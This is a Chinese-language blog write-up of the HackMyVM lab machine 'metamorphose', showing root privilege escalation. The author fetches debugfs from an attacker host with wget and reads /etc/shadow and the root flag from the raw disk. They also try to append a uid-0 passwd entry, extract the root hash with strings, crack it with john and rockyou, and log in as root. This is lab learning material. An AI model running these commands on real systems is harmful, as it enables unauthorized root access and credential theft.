Linux metamorphose.hmv 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux

靶机中下载debugfs直接运行即可

可以读shadow文件爆破密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
coralie@metamorphose:~$ wget 192.168.60.100:8080/debugfs
--2025-06-15 10:34:39-- http://192.168.60.100:8080/debugfs
Connecting to 192.168.60.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 270593 (264K) [application/octet-stream]
Saving to: ‘debugfs’

debugfs 100%[==============>] 264.25K --.-KB/s in 0.007s

2025-06-15 10:34:39 (36.1 MB/s) - ‘debugfs’ saved [270593/270593]

coralie@metamorphose:~$ wget 192.168.60.100:8080/ld-linux-x86-64.so.2
--2025-06-15 10:34:55-- http://192.168.60.100:8080/ld-linux-x86-64.so.2
Connecting to 192.168.60.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 225600 (220K) [application/octet-stream]
Saving to: ‘ld-linux-x86-64.so.2’

ld-linux-x86-64.so 100%[==============>] 220.31K --.-KB/s in 0.002s

2025-06-15 10:34:55 (93.8 MB/s) - ‘ld-linux-x86-64.so.2’ saved [225600/225600]

coralie@metamorphose:~$ wget 192.168.60.100:8080/libc.so.6
--2025-06-15 10:35:02-- http://192.168.60.100:8080/libc.so.6
Connecting to 192.168.60.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2003408 (1.9M) [application/octet-stream]
Saving to: ‘libc.so.6’

libc.so.6 100%[==============>] 1.91M --.-KB/s in 0.03s

2025-06-15 10:35:02 (59.8 MB/s) - ‘libc.so.6’ saved [2003408/2003408]

coralie@metamorphose:~$ chmod +x libc.so.6 ld-linux-x86-64.so.2 debugfs
coralie@metamorphose:~$ ./debugfs
debugfs 1.47.2-rc1 (28-Nov-2024)
debugfs: q
coralie@metamorphose:~$ ./debugfs /dev/sda1
debugfs 1.47.2-rc1 (28-Nov-2024)
debugfs: ls /root
debugfs: cat /root/root.txt
ac7f9ad56c6a07f55cdfd71aec2e04d5
debugfs: cat /etc/shadow
root:$y$j9T$iAHGFf9E40kdt5eEY4R790$1Hnu3bkcGq69yrKAWBL9zuT1cLG16/ENdKsxR1omAqB:19779:0:99999:7:::
daemon:*:19779:0:99999:7:::
bin:*:19779:0:99999:7:::
sys:*:19779:0:99999:7:::
sync:*:19779:0:99999:7:::
games:*:19779:0:99999:7:::
man:*:19779:0:99999:7:::
lp:*:19779:0:99999:7:::
mail:*:19779:0:99999:7:::
news:*:19779:0:99999:7:::
uucp:*:19779:0:99999:7:::
proxy:*:19779:0:99999:7:::
www-data:*:19779:0:99999:7:::
backup:*:19779:0:99999:7:::
list:*:19779:0:99999:7:::
irc:*:19779:0:99999:7:::
_apt:*:19779:0:99999:7:::
nobody:*:19779:0:99999:7:::
systemd-network:!*:19779::::::
systemd-timesync:!*:19779::::::
messagebus:!:19779::::::
avahi-autoipd:!:19779::::::
sshd:!:19779::::::
ntpsec:!:19779::::::
epmd:!:19779::::::
melbourne:$y$j9T$9AW5vMwISGEth89TZdLQX.$3oxC.VAZ57n4S94eRdZzcsGbgIoiAxWTdCP7afTV7x2:19779:0:99999:7:::
coralie:$y$j9T$knJbyxpFrCvXDa/DDdck/1$GKzq8p7o9Qjurg6bzmM6TZtilp3qY8caDnkDYDJas35:19779:0:99999:7:::

但是当你写属于root的文件,会报权限拒绝

1
2
3
4
5
6
coralie@metamorphose:~$ cp /etc/passwd /tmp/passwd
coralie@metamorphose:~$ echo "primary:zSZ7Whrr8hgwY:0:0::/root:/bin/bash">> /tmp/passwd
coralie@metamorphose:~$ ./debugfs -w /dev/sda1
debugfs 1.47.2-rc1 (28-Nov-2024)
debugfs: dump /tmp/passwd /etc/passwd
dump: Permission denied while opening /etc/passwd for dump_inode

作者给出的解是直接利用strings读/dev/sda1然后过滤

就是会有很多符合条件的,及时按Ctrl+C

1
2
3
4
coralie@metamorphose:~$ strings /dev/sda1 |grep "root"
……………………
root:$y$j9T$iAHGFf9E40kdt5eEY4R790$1Hnu3bkcGq69yrKAWBL9zuT1cLG16/ENdKsxR1omAqB:19779:0:99999:7:::
……………………

root用户也没有私钥文件,所以读shadow就是预期解了

得到密码qazwsxedc

1
2
3
4
5
6
7
8
9
10
11
12
❯ vi hash
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qazwsxedc (?)
1g 0:00:00:03 DONE (2025-06-15 16:47) 0.2577g/s 519.5p/s 519.5c/s 519.5C/s amore..jesusfreak
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


既然密码这么简单的话,那直接hydra爆密码也能出来

image

尝试登录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ ssh root@$ip
root@192.168.60.206's password:
Linux metamorphose.hmv 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 15 10:47:40 2025 from 192.168.60.100
root@metamorphose:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metamorphose:~# cat root.txt
ac7f9ad56c6a07f55cdfd71aec2e04d5
总字数 694.8k
由 Hexo 驱动 & 主题 Keep
本站由 提供部署服务